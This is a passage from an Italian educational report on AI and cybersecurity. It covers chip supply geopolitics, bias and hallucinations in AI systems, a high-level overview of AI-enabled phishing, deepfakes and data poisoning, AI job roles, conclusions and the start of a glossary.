l'amministrazione Biden, hanno provato ad adottare delle misure legislative nel 2022 e nel 2023 (Chips Act) da un lato per arginare la Cina e rallentare i suoi progressi nel campo dell'IA, tagliandole l'accesso ai chip e vietando l'esportazione di chip IA verso la Cina, dall'altra incentivando la produzione di chip negli Stati Uniti. Nel 2022 TSMC ha annunciato che investirà per avviare delle fabbriche in Arizona, fabbriche che diventeranno produttive nel 2025, anche se rappresenteranno meno del 5% della produzione globale di TSMC.

Questo progetto non è però esente da critiche e problemi. Il costo della costruzione delle fabbriche è molto più alto in Arizona rispetto a Taiwan a causa delle spese di manodopera, dei permessi, della conformità alle normative e a causa dell'inflazione. I costi risultano superiori anche per i fornitori di materie prime e attrezzature. A tutto questo si aggiungono le preoccupazioni degli ingegneri, le diversità culturali e le differenti modalità di gestione del personale che non permettono una standardizzazione delle pratiche.

Oltre a TSMC, altre aziende che hanno fabbriche per produrre microchip sono Samsung e Intel. Tutti stanno cercando di accelerare e arrivare a produrre chip a 2 nm (in roadmap TSMC per il 2026) e tentare di raggiungere o addirittura sorpassare TSMC. Quindi rimane da capire cosa succederà in questo clima geopolitico, tenendo presente che al momento l'IA ha un unico point of failure.

Per approfondimenti si consiglia il libro "Chip War" di Chris Miller, professore della Tufts University.

6.3. Bias e Allucinazioni

Due problemi "comportamentali" dell'IA sono i bias e le informazioni sbagliate restituite dalla GenAI (IA generative), le cosiddette allucinazioni. In estrema sintesi possiamo definire un bias come un pregiudizio a favore o contro una cosa, una persona o un gruppo rispetto a un altro, solitamente in un modo considerato ingiusto. Anche l'IA, così come le persone, può avere dei pregiudizi e dare risultati discriminatori.

Questi bias possono verificarsi in varie fasi del processo: da chi progetta gli algoritmi, dai dati da cui l'IA apprende, da una sua interpretazione, da chi fa il "fine tuning".

Abbiamo visto come per l'IA siano fondamentali due elementi: i chipset più tecnologicamente avanzati, per migliorare le prestazioni e ottimizzare le capacità di

analisi di dataset più ampi, e i dati su cui l'IA si addestra e impara. Siccome, in ultima analisi, i dati utilizzati provengono da persone (libri, blog, post, ecc.), questi possono riflettere i pregiudizi (consci o inconsci) delle persone che hanno generato questi contenuti. Ma non solo: le deduzioni della GenAI possono essere distorte e generare un pregiudizio o una falsa risposta mutuata da storture del sistema (ad esempio se leggendo i dati, IA impara che la maggior parte degli ingegneri è rappresentata da figure maschili).

Per ovviare a questo viene fatto un "fine tuning", cioè una revisione più dettagliata dell'addestramento del modello: si cerca di mettere dei paletti, ma anche in questo caso, chi fa una revisione dell'IA è umano e in quanto tale può avere dei suoi pregiudizi (consci o inconsci) che gli renderanno difficile notare quelli simili nell'IA.

I risultati distorti possono essere quindi prodotti dal dataset di apprendimento, dall'algoritmo, dalle previsioni dell'algoritmo, dagli analisti che lo verificano.


6.3.1. Bias nel dataset

I sistemi di intelligenza artificiale imparano dai dati che gli vengono forniti. Diventa perciò fondamentale ricercare i bias in questi dati.

Un metodo consiste nel controllare i dati per gruppi sovra o sottorappresentati è verificare come i dati vengono etichettati. Un esempio famoso di qualche anno fa è quello dell'algoritmo utilizzato da Amazon per l'assunzione del personale. Questo algoritmo aveva un gender-bias, e penalizzava le donne, soprattutto per posizioni più tecniche. Questo bias derivava dal fatto che nella società c'è ancora molta disparità di genere, specialmente nelle aziende tecnologiche, dove il numero degli uomini è molto maggiore di quello delle donne. Imparando questo, l'algoritmo di Amazon penalizzava i curricula femminili, indipendentemente dalle competenze specifiche. Questo finché l'azienda non se ne è accorta e ha ritirato il modello per perfezionarlo ed eliminarne i bias.

Sempre qualche anno fa, il Washington Post ha evidenziato come l'algoritmo di Google, alla risposta in richiesta di immagini di CEO, mostrasse solo immagini di uomini bianchi[42]. Facendo ora la stessa ricerca, l'algoritmo è stato migliorato e nelle immagini di CEO si trovano sempre una maggioranza di uomini bianchi, qualche donna e qualche uomo di altra etnia (meglio ma non ancora bilanciato).

[42] https://www.washingtonpost.com/news/the-intersect/wp/2015/07/06/googles-algorithm-shows-prestigious-job-ads-to-men-but-not-to-women-heres-why-that-should-worry-you/



Se poi si chiede a DALL-E (noto software di OpenAI che utilizza l'intelligenza artificiale per creare immagini data una loro descrizione in linguaggio naturale) di fornire l'immagine di un CEO, senza specificare se uomo o donna (la richiesta è stata fatta appositamente in inglese in modo da non specificare maschile o femminile), questo è il risultato:

Here are the images of a CEO in their office. Each portrays a professional and confident leader in a sophisticated setting.

Here are the images of a visionary CEO in a creative workspace. Each image captures the essence of innovation and modern business culture.

DALL·E

Here are the images of a young, entrepreneurial CEO in a start-up environment, engaged in a strategy meeting with their team. Each image vividly captures the energy, teamwork, and innovation of the moment.

Il risultato è inequivocabile. Ho ripetuto la mia richiesta più volte e mentre cambiava il contesto (CEO di startup, CEO visionario, ecc.) non è mai cambiato il soggetto. Per DALL-E, se non le si danno indicazioni specifiche, il CEO è un maschio bianco.

Si possono trovare molti esempi di bias nei vari modelli di intelligenza artificiale; sempre nell'articolo del Washington Post riportato in precedenza viene citata una ricerca condotta dalla Carnegie Mellon University di Pittsburgh dove il sistema pubblicitario di Google mostrava più spesso posizioni meglio retribuite a uomini che a donne.

Anche i sistemi di polizia predittiva (vietati in Europa dall'AI act) soffrono di bias[43]. Se i dataset che usa l'IA sono basati su dati della polizia come ad esempio gli arresti, considerato che la polizia statunitense arresta più persone in quartieri a maggioranza nera o di altre minoranze etniche, gli algoritmi portano a dirigere la polizia in quei quartieri e a perpetrare gli arresti nelle stesse aree, distorcendo gli strumenti predittivi e assegnando in maniera erronea le pattuglie solo in alcune zone, lasciandone sprovviste o poco sorvegliate altre. Anche utilizzando come dati le denunce, i risultati continuano a portare bias, questo perché, sempre negli USA, i neri hanno maggiori probabilità di essere denunciati per un crimine rispetto ai bianchi. I bianchi più ricchi hanno maggiori probabilità di denunciare una persona nera più povera rispetto al contrario. E i neri hanno anche maggiori probabilità di denunciare altri neri.

Come per i dati sugli arresti, ciò porta i quartieri neri a essere segnalati come punti caldi della criminalità più spesso di quanto dovrebbero essere.

6.3.2. Bias negli algoritmi

I bias negli algoritmi possono anche essere causati da errori di programmazione, come ad esempio sviluppatori che ponderano ingiustamente i fattori nel processo decisionale dell'algoritmo, in base ai propri pregiudizi consci o inconsci. In questo modo gli algoritmi svantaggiano sistematicamente certi gruppi di persone.

6.3.3. Allucinazioni

Riferito all'Intelligenza Artificiale il termine *hallucination* (allucinazione) rappresenta una risposta generata dall'IA che contiene informazioni sbagliate o inventate. Il termine può sembrare paradossale, dato che in ultima analisi si tratta di algoritmi e non di esseri viventi che possono soffrire di allucinazioni, ma è stato definito in questo modo perché talvolta gli strumenti di IA (chatbot di GenAI, visori artificiali, ecc.) possono percepire dei modelli o degli oggetti che non esistono o che sono

[43] https://www.technologyreview.com/2021/02/05/1017560/predictive-policing-racist-algorithmic-bias-data-crime-predpol/

impercettibili agli umani, decodificando i dati in maniera errata e dando così una risposta "allucinata".

Poiché questi sistemi apprendono da molti più dati di quanto gli esseri umani possano immaginare, anche gli esperti di intelligenza artificiale non riescono a capire perché generano una particolare risposta in un dato momento.

È diventato famoso il caso di un team di legali che, negli Stati Uniti, ha usato ChatGPT per condurre delle ricerche da presentare alla corte. ChatGPT ha elencato diversi casi giudiziari simili a quelli che interessavano ai legali, dettagliando delle sentenze favorevoli e scrivendo una decina di pagine di memorie. Tutti questi casi giudiziari erano stati inventati da ChatGPT. Ignari dell'allucinazione del chatbot gli avvocati hanno presentato le memorie alla corte federale di Manhattan. La corte, però, si è accorta che questi casi non esistevano e ha minacciato sanzioni contro i legali. L'avvocato che si era avvalso di ChatGPT ha dovuto così firmare una dichiarazione giurata nella quale ammetteva di aver usato l'IA, senza verificarne le risposte[44].

Bard (chatbot di GenAI di Google ora rinominato Gemini) ha dimostrato di soffrire di allucinazioni e lo ha fatto durante una demo promozionale proprio di sé stesso, causando così un crollo delle azioni di Alphabet. Nello specifico veniva chiesto a Bard: "Quali nuove scoperte del James Webb Space Telescope (JWST) posso raccontare a mio figlio di 9 anni?" Bard risponde con una serie di risposte, inclusa una che suggerisce che il JWST sia stato utilizzato per scattare le primissime foto di un pianeta al di fuori del sistema solare terrestre. Le prime immagini di pianeti fuori dal sistema terrestre furono però scattate dal Very Large Telescope (VLT) dell'Osservatorio Europeo Australe nel 2004, come confermato dalla NASA[45].

Bing AI (sistema di IA di Microsoft ora rinominato Copilot) ha fornito informazioni errate su Gap, tentando di rispondere alla richiesta di un'analisi relativa agli utili della società. Il sistema di IA ha dimenticato alcuni numeri e ne ha inventati altri.[46]

Penso che tutte le persone che utilizzano chatbot con alla base intelligenza artificiale generativa abbiano sperimentato queste allucinazioni.

Daniela Omodei, co-fondatrice e presidente di Anthropic, creatrice del chatbot Claude 2, ha affermato: "*Non credo che esista oggi un modello che non soffra di*

[44] https://www.nbcnews.com/tech/tech-news/chatgpt-cited-bogus-cases-new-york-federal-court-filing-rcna86843

[45] https://www.reuters.com/technology/google-ai-chatbot-bard-offers-inaccurate-information-company-ad-2023-02-08/

[46] https://www.cnbc.com/2023/02/14/microsoft-bing-ai-made-several-errors-in-launch-demo-last-week-.html

qualche allucinazione. In realtà sono progettati per predire la parola successiva e quindi ci sarà una certa velocità con cui il modello lo farà in modo impreciso"[47].

Sam Altman, CEO di OpenAI, rispondendo a una domanda, ridendo, ha detto che si fida meno di chiunque altro delle risposte che escono da ChatGPT[48].

Le conseguenze legate all'allucinazione nell'IA possono essere diverse. Se, ad esempio, accadesse un'allucinazione a un sistema di GenAI usato nella sanità, questo darebbe una diagnosi sbagliata, con tutte le conseguenze, più o meno gravi, sui pazienti.
Altre conseguenze potrebbero essere danni di immagine e sanzioni legali (come nel racconto dell'avvocato di Manhattan), ma le allucinazioni dell'IA possono anche contribuire ad aumentare la disinformazione, fornendo appunto, risposte e informazioni sbagliate.

Gli analisti considerano questo fenomeno delle allucinazioni dell'IA uno dei maggiori problemi della tecnologia LLM e tutte le aziende (da Microsoft, a Google a Meta, ecc.) stanno lavorando per ridurle il più possibile.

6.4. Uso sbagliato (misuse) dell'IA e attacchi

Nel capitolo precedente sono stati elencati gli utilizzi dell'IA in Cybersecurity, ma anche dal punto di vista offensivo gli attaccanti utilizzano l'AI.

6.4.1. IA e Phishing

Grazie ai sistemi di intelligenza artificiale il phishing è migliorato ed è più difficile da identificare; può essere personalizzato in base alle vittime (linguaggio, stile), oppure tradotto e inviato a più persone evitando gli errori di grammatica dei traduttori usati in precedenza dagli attaccanti e che aiutavano a identificare un messaggio sospetto.

Gli attacchi che utilizzano l'IA possono anche essere mirati al comportamento online: utilizzando l'IA per analizzare i dati di social media e altre fonti online, gli attaccanti creano email di phishing altamente personalizzate e convincenti, con messaggi credibili.

[47] https://fortune.com/2023/08/01/can-ai-chatgpt-hallucinations-be-fixed-experts-doubt-altman-openai/

[48] https://www.youtube.com/watch?v=bM4pBxLAWKo&ab_channel=BusinessToday

Grazie all'automazione e alla scalabilità, tipiche dell'AI, si possono raggiungere un numero molto maggiore di target.

Secondo un report di Acronis, nella prima metà del 2023 gli attacchi di phishing sono aumentati del 464% rispetto al 2022, anche grazie all'utilizzo dell'AI.

Oltre agli attacchi scritti (email, SMS, IM, ecc.) l'IA può essere usata anche per attacchi vocali (Vishing), grazie alla capacità della tecnologia di riprodurre la voce di una persona conosciuta o camuffare la propria (ad esempio, in casi di pedofilia un adulto può manipolare la propria voce in modo che sembri quella di un bambino).

6.4.2. Deepfake

Il deepfake (argomento trattato in un altro capitolo) è una tecnica per la sintesi dell'immagine umana basata sull'intelligenza artificiale, usata per combinare e sovrapporre immagini e video esistenti con video o immagini originali, tramite una tecnica di apprendimento automatico[49].

Alcuni rischi ed esempi di deepfake sono:
- Incitazione alla violenza
- Rapimento
- Produzione di false prove in un caso giudiziario
- Phone Scamming
- Cyber Bullismo
- Pornografia
- Disinformazione e influenza sui processi di elezioni democratiche
- Pedofilia

Con l'utilizzo sempre più diffuso del deepfake diventa difficile verificare le fonti e capire quando delle informazioni sono vere.

6.4.3. Attacchi contro l'AI

L'IA può essere attaccata e i suoi dataset "avvelenati" tramite Data Poisoning con dati dannosi o fuorvianti.

[49] https://it.wikipedia.org/wiki/Deepfake

Oppure, introducendo sottili modifiche che possono contaminare il processo di apprendimento, si possono creare distorsioni che causano risultati errati o processi decisionali errati.

Avvelenando i dati di apprendimento, si possono manipolare il comportamento di questi sistemi di deep learning nel modo desiderato.

Gli attacchi di AI Data Poisoning sono:

- **Backdoor Poisoning**: inserimento di dati etichettati erroneamente o dannosi nel set di addestramento per influenzare il comportamento del modello
- **Training Data Poisoning**: modifica di una parte significativa dei dati di addestramento per influenzare il processo di apprendimento del modello IA. Gli esempi fuorvianti o dannosi consentono all'aggressore di influenzare il processo decisionale del modello verso un risultato particolare
- **Model Inversion Attacks**: manipolando le query e analizzando l'output del modello, l'attaccante può estrarre informazioni private o dettagli sul set di dati.

6.4.4. AI Powered Malware

L'AI Powered Malware, è un Malware in grado di adattarsi al sistema successivo che vuole infettare, si può trattare di malware polimorfici che modificano il proprio codice per evitare il rilevamento e malware che adattano gli attacchi di social engineering in base ai dati raccolti, come i dati recuperati dai siti di social media.

7. Figure professionali in ambito IA

Michela Lecce

Con l'avvento delle tecnologie legate all'intelligenza artificiale, il panorama delle opportunità professionali si è rinnovato e ampliato per far fronte a nuove esigenze, sia tecniche che funzionali.

Da una parte c'è l'aumento delle figure legate allo sviluppo stesso delle applicazioni che sfruttano in qualche modo l'IA o che comunque ne contemplano l'utilizzo nel loro codice, dall'altra l'aumento di quelle collegate all'utilizzo delle stesse e alla facilitazione del loro ingresso nelle aziende. Mentre i precedenti progressi tecnologici nell'automazione tendevano a influenzare le attività "di routine", l'IA ha il potenziale per automatizzare le attività "non di routine", esponendo ampie fasce della forza lavoro a potenziali cambiamenti. L'IA può essere utilizzata per dedurre relazioni tacite che non possono essere completamente dedotte dal software sottostante in quanto impara a eseguire attività in modo induttivo addestrandosi su esempi anziché seguendo regole esplicite e programmabili. La sfida è quella di promuovere il progresso e l'innovazione nell'IA, proteggendo al contempo i lavoratori e i consumatori dai potenziali tipi di danni che potrebbero derivarne (The White House, 2024)[50]. L'ascesa delle tecnologie generative, poi, ha ulteriormente aumentato la tipologia di figure richieste dalle imprese.

Per valutare l'evoluzione delle figure professionali è stato condotto uno studio di natura approssimativa che consiste nell'utilizzo della libreria Trends di Google Analytics. Essa consente di verificare l'andamento delle parole ricercate dagli utenti in specifiche regioni del mondo in dati periodi temporali. Nel caso specifico, è stato analizzato tutto il panorama dei dati disponibili (dal 2004 a oggi) in tutto il mondo per le figure descritte nel prosieguo.

Esse non sono ovviamente esaustive delle nuove opportunità che l'IA ha creato nella prospettiva professionale, ma è un insieme di punti che, combinati insieme, consentono di dedurre come l'IA abbia aperto il mondo del lavoro a posizioni e ruoli che pochi decenni fa non erano nemmeno immaginabili.

[50] The White House. (2024, 01 15). AI Report. Retrieved from The White House: https://www.whitehouse.gov/wp-content/uploads/2022/12/TTC-EC-CEA-AI-Report-12052022-1.pdf

7.1. Figure di back-end (tutte quelle che creano applicazioni)

Le nuove professioni tecniche che l'IA ha creato riguardano coloro che sono in grado di sviluppare applicazioni che ne utilizzano, sfruttano e ottimizzano gli algoritmi. Sono professionisti molto focalizzati sulle nozioni di natura tecnica, formate da percorsi di natura matematica, informatica e statistica.

- **AI developer**
  Professionista che si occupa di progettare, sviluppare e migliorare gli algoritmi, i modelli e i sistemi che rendono possibile l'IA generativa. Deve essere in grado di utilizzare e combinare diverse tecniche di Machine Learning e Intelligenza Artificiale, come le reti neurali, le reti generative avversarie, i modelli di linguaggio naturale, speech recognition, reinforcement learning per implementare, testare e aggiornare soluzioni di IA.

- **Data scientist**
  Questa categoria non nasce con l'introduzione dell'IA ma sta certamente subendo un'evoluzione. Tali professionisti si concentrano su metodi e algoritmi necessari per analizzare le grandi quantità di dati (big data) utilizzando modelli di machine learning per estrarre informazioni utili. Con l'aumento dell'uso di algoritmi di intelligenza artificiale complessi, è diventato essenziale per i data scientist garantire che i modelli siano trasparenti, spiegabili e affidabili per gli utenti finali e i regolatori.

- **AI engineer**
  Professionista che si occupa di creare nuove applicazioni e software che usano i modelli di intelligenza artificiale integrandoli all'interno di progetti più grandi. Deve essere in grado di selezionare, organizzare e pulire i dati, di impostare e monitorare i processi di generazione e controllo degli input (grounding), di valutare e migliorare le prestazioni dei modelli. Validare e correggere i contenuti generati dell'IA confrontandoli con requisiti, aspettative e norme. Deve essere anche in grado di individuare e segnalare gli errori, le incongruenze e le anomalie dei contenuti, di effettuare dei test di qualità, di funzionalità e di usabilità, di suggerire e implementare delle correzioni o delle migliorie.

7.2. Figure di front-end (tutte quelle che sfruttano e ottimizzano le applicazioni)

Questo tipo di figure non sono meno tecniche di quelle elencate in precedenza, ma si differenziano perché utilizzano algoritmi che sfruttano l'IA per accelerare un

lavoro già esistente. Le opportunità in questa categoria, visto l'enorme campo di applicazione (dal civile al militare, dal cinema al finance, ecc.) sono potenzialmente infinite, ma qui ne riportiamo alcune che possano essere quantomeno esemplificative della categoria.

- **Prompt engineer**
  Professionista che usa l'IA generativa per creare prompt, ovvero istruzioni o input che guidano la generazione di contenuti. Deve essere in grado di formulare prompt efficaci, che rispondano agli obiettivi, ai parametri e al contesto desiderati, di testare e ottimizzare i prompt, di integrare i prompt con altri strumenti o piattaforme.

- **Sviluppatore di chatbot e assistenti virtuali**
  Questi professionisti sviluppano e implementano chatbot e assistenti virtuali, utilizzando tecniche di intelligenza artificiale come il Natural Language Processing (NLP) e il machine learning.

7.3. Figure a contorno (tutte quelle che regolano e aiutano lo sviluppo cosciente dell'IA)

Uno studio del 2022 condotto da Acemoglu et al.[51] sfruttando l'Annual Business Survey dell'Ufficio del Censimento degli Stati Uniti ha portato alla luce come le aziende che hanno introdotto l'IA all'interno dei loro processi abbiano avuto impatti anche sul tipo di figure e relative competenze richieste. Tra tali aziende, il 15% riferisce che l'IA abbia aumentato i livelli di occupazione complessivi e il 6% indica che li abbia ridotti. Da ciò si evince che l'IA ha ancora effetti limitati e in qualche modo ambigui sui livelli occupazionali. L'aspetto più interessante di tale studio riguarda l'introduzione di nuove figure a contorno dell'IA: il 41% delle aziende coinvolte ha riferito di aver introdotto, o comunque richiesto, nuove figure lavorative con altrettante nuove competenze.

- **AI ethicist**
  Professionista che si occupa di valutare e garantire l'etica, la legalità e la responsabilità dei contenuti generati dall'IA o dei processi gestiti con l'IA. Deve essere in grado di identificare e prevenire i rischi, le sfide e le implicazioni etiche, sociali e legali dell'IA generativa, di stabilire e applicare dei principi, delle regole e delle


[51] Acemoglu D., G. Anderson, D. Beede et al. 2022. "Automation and the Workforce: A Firm-Level View From the 2019 Annual Business Survey." Paper presented at the NBER/CRIW conference on Technology, Productivity and Economic Growth, Washington DC, March 2022. http://pascual.scripts.mit.edu/research/abs/

linee guida aziendali e normative, di monitorare e revisionare i contenuti generati. Le aziende che utilizzano l'IA non sono esenti dalla responsabilità di rispettare le leggi antifrode, antitrust e antidiscriminazione, nonché le normative in materia di sicurezza, salute sul posto di lavoro, ecc. Riuscire ad assicurarne il rispetto non è un compito semplice. Un recente rapporto della Brookings Institution[52] ha evidenziato diversi punti in tal senso: la creazione di standard solidi, l'accesso alle informazioni necessarie durante eventuali audit, la creazione di competenze tecniche, la revisione dei processi interni e molto altro.

- **AI manager**
  Gli AI manager lavorano spesso in gruppi interdisciplinari e con partner esterni. Poiché un'analisi della fattibilità di idee innovative è di grande importanza, gli AI manager osservano lo sviluppo a livello globale e il potenziale dell'IA, soprattutto in relazione ai progetti in corso. Gli AI manager mantengono la supervisione e la responsabilità del progetto, pianificano, sviluppano e controllano l'implementazione dei sistemi di IA e definiscono le specifiche, tenendo sempre conto dei requisiti di qualità.

- **AI architect**
  Curano la strategia per l'architettura dell'IA. Sono il collante tra data scientist, data engineer, sviluppatori, responsabili operativi (DevOps, DataOps, MLOps) e i leader delle business unit per governare e rendere scalabili i progetti di intelligenza artificiale. In particolare, tra le altre cose, verificano gli strumenti e le implementazioni di intelligenza artificiale su dati, modelli e ingegneria del software con particolare attenzione al miglioramento continuo. Garantiscono un meccanismo di feedback per valutare i servizi di intelligenza artificiale, supportare la ricalibrazione dei modelli e riaddestrare i modelli. Lavorano a stretto contatto con i responsabili della sicurezza e della valutazione del rischio per prevedere e ribaltare i rischi, come l'avvelenamento dei dati di addestramento, il furto di modelli di intelligenza artificiale e i campioni contraddittori, garantendo un'implementazione etica dell'intelligenza artificiale.

[52] Goger, A., A. Parco, E. Vegas. 2022. "Learning and Working in the Digital Age." The Brookings Institution, Washington DC. https://www.brookings.edu/wp-content/uploads/2022/05/Learning-and-working-in-the-digital-age_FINAL.pdf


AI developer
Termine di ricerca
AI engineer
Termine di ricerca
AI manager
Termine di ricerca
AI architect
Termine di ricerca
Prompt engineer
Termine di ricerca
Tutto il mondo
01/01/14 - 31/12/23
Tutte le categorie
Ricerca Google
Interesse nel tempo
100
75
50
25
Nota
Nota
Media
1 gen 2014
1 giu 2017
1 nov 2020

8. Conclusioni

Oggi, l'IA è una parte integrante della nostra società. È utilizzata in settori come la sanità, la finanza, la logistica, l'industria manifatturiera e molti altri. L'IA sta anche rivoluzionando l'educazione, l'arte e l'intrattenimento, aprendo nuove opportunità e sfide.

Il futuro dell'IA è ancora da scoprire. Le sfide principali includono la comprensione dell'etica e della sicurezza dell'IA, nonché la necessità di sviluppare modelli di apprendimento automatico più robusti e generali. L'IA potrebbe svolgere un ruolo fondamentale nella risoluzione di problemi globali come il cambiamento climatico, la salute pubblica e la riduzione delle disuguaglianze, ma potrebbe anche presentare risvolti rischiosi per la nostra privacy.

Mettere in sicurezza gli utenti è una delle sfide dell'IA ancora aperte.

L'intelligenza artificiale è una tecnologia complessa, e, sebbene non sia ancora del tutto affidabile, è fondamentale essere sia preparati che ben attrezzati per sfruttarne le potenzialità oltre che comprenderne i rischi per la sicurezza informatica.

Se da una parte L'IA comporta, infatti, molte opportunità per la Cybersecurity, dall'altra è necessario contrastarne le minacce che grazie alla crescente adozione di modelli generativi diventano sempre più sofisticate, finendo per rendere obsolete le tradizionali tipologie di cyber attacchi.

In questo scenario complesso è prioritario irrobustire le strategie di difesa anche considerando l'uso di meccanismi supportati da intelligenza artificiale.

Contrastare il fuoco con il fuoco sembra l'approccio più sensato, purché gli strumenti di difesa vengano opportunamente addestrati a riconoscere le minacce generate dall'IA, sia provando a prevedere i potenziali attacchi che incorporando le informazioni sugli attacchi noti.

Per essere certi di proteggere i propri asset in modo adeguato è, infine, importante non sottovalutare anche il fattore umano, così come gli aspetti organizzativi e formativi, adottando un approccio proattivo e olistico.

In questa era digitale, l'Intelligenza Artificiale si è dimostrata essere non solo una forza motrice dell'innovazione ma anche un terreno fertile per dibattiti e interrogativi. Gli utilizzi attuali dell'IA, che spaziano dal miglioramento dell'assistenza sanitaria alla personalizzazione dell'esperienza di acquisto, dall'ottimizzazione dei

processi produttivi fino alla previsione di eventi complessi, sono testimonianza della sua capacità di trasformare settori interi e di arricchire la vita umana.

Tuttavia, accanto a queste opportunità senza precedenti, emergono rischi e minacce che non possono essere ignorati. Le questioni di privacy, i bias algoritmici, il rischio di disoccupazione dovuto all'automazione e le implicazioni sulla sicurezza globale sono solo alcune delle sfide che ci troviamo a fronteggiare. L'IA non è esente dal rischio di essere manipolata o utilizzata a fini nocivi, e la stessa tecnologia che può rilevare frodi può anche, paradossalmente, diventare uno strumento nelle mani di cybercriminali sofisticati.

Guardando al futuro, l'IA promette scenari rivoluzionari: città intelligenti che ottimizzano autonomamente il traffico e le risorse, sistemi di diagnosi medica ultra-precisi, personalizzazione educativa su larga scala e progressi nella risoluzione delle più grandi sfide globali, dalla povertà al cambiamento climatico. In parallelo, si profila l'evoluzione di nuovi ruoli professionali dedicati non solo allo sviluppo dell'IA, ma anche alla sua regolamentazione etica e alla mitigazione dei rischi.

La direzione che l'IA prenderà dipenderà in larga misura dalle scelte che faremo oggi come società. Investire nella ricerca responsabile, nell'istruzione e nella creazione di normative adeguate sarà fondamentale per garantire che i benefici dell'IA siano condivisi equamente e che i suoi rischi siano gestiti con saggezza. L'IA ha il potenziale per essere uno dei più grandi alleati dell'umanità, a patto che procediamo con consapevolezza, collaborazione internazionale e un impegno costante verso l'innovazione etica.

In definitiva, l'IA sta tracciando un percorso che potrebbe portarci verso un futuro di prosperità senza precedenti o di sfide inimmaginabili. Sta a noi, come creatori e gestori di questa potente tecnologia, assicurare che il viaggio sia sicuro, equo e vantaggioso per tutti.

9. Glossario

ALGORITMO

L'**algoritmo** è una formula matematica, un procedimento, un insieme di regole che consente a un computer di risolvere uno specifico problema. Nel campo dell'informatica si traduce in una sequenza di operazioni elementari, dette istruzioni, eseguibili da un computer. Può trattarsi di un calcolo, dell'elaborazione di dati o dell'automatizzazione di attività ripetitive. Il termine deriva dal latino medievale algorismus mediato da al-Khuwārizmī, soprannome del matematico arabo Muḥammadibn Mūsa del nono secolo.

ANALISI PREDITTIVA

L'**analisi predittiva** consiste nell'utilizzare dati, algoritmi statistici e tecniche di MACHINE LEARNING per elaborare previsioni sui risultati futuri. I **modelli predittivi** ricercano schemi all'interno dei dati storici e di quelli transazionali, valutando la probabilità e la possibilità del verificarsi di determinati eventi in futuro. Analizzando i dati passati, le aziende possono rilevare possibili rischi e identificare potenziali trend per cogliere nuove opportunità.

ARTIFICIAL INTELLIGENCE OF THINGS

L'**Artificial Intelligence of Things (AIoT)** è la combinazione tra Intelligenza Artificiale (IA) all'interno delle soluzioni di Internet of things (IoT, Internet delle cose). L'Internet of Things si basa sull'esistenza di oggetti "intelligenti" di uso comune, che sono connessi alla rete internet tramite sensori e, quindi, anche interconnessi fra loro e sono in grado di scambiare informazioni. Grazie a questa integrazione, l'Intelligenza Artificiale potrà raccogliere ed elaborare le informazioni dagli oggetti, consentendo l'analisi di enormi quantità di dati. Le applicazioni in grado di integrare IoT e IA avranno un **impatto sostanziale sulle aziende e sui consumatori**.
Tra i moltissimi esempi: i veicoli autonomi, l'assistenza sanitaria da remoto, gli edifici intelligenti per uffici, la manutenzione predittiva.

AUTO A GUIDA AUTONOMA

Le **auto a guida autonoma** usano una combinazione di sensori, telecamere, radar, le cui informazioni vengono elaborate dall'Intelligenza Artificiale per monitorare le condizioni della strada, e consentire all'auto di muoversi in modo autonomo, senza la presenza di un guidatore. Prima di poter circolare su strada pubblica, le auto a guida autonoma devono superare una serie di test e ricevere autorizzazioni specifiche.

BIG DATA

Con il termine **Big Data** ci si riferisce a enormi quantità di dati che sono stati e vengono continuamente prodotti da aziende, organizzazioni, utenti della rete. Questi possono essere analizzati e trasformati in informazioni utili alle aziende, come alle amministrazioni locali o ai decisori, consentendo loro di migliorare le proprie decisioni, ottimizzare l'automazione e l'efficienza dei processi, migliorare il marketing, ecc. Nel 2001 lo studioso **Doug Laney**, con la teoria delle 3V, descrisse i 3 fattori che identificano i Big Data:

- **Varietà**: i dati arrivano in modo disomogeneo per fonte e formato
- **Volume**: la mole di dati proviene da molte sorgenti differenti
- **Velocità**: i dati affluiscono in tempo reale molto velocemente e devono essere utilizzati in modo tempestivo.

Ai giorni nostri la situazione è cambiata e questa teoria è stata arricchita di altre due variabili: la **Veridicità** (la qualità e l'affidabilità dei dati) e il **Valore** (i dati permettono alle aziende di prendere decisioni più informate, tempestive e consapevoli).

BOT

Per **Bot** o **Chatbot**, una delle soluzioni più diffuse e presenti sul web soprattutto per l'assistenza ai clienti, si intende un software finalizzato alla comunicazione in linguaggio naturale con esseri umani, con il fine di automatizzare particolari compiti o reperire informazioni da banche dati. È uno strumento capace di offrire un'assistenza 24/7 tramite testi o audio sia ai propri clienti che ai propri dipendenti, e che si presta a diversi impieghi in differenti settori.

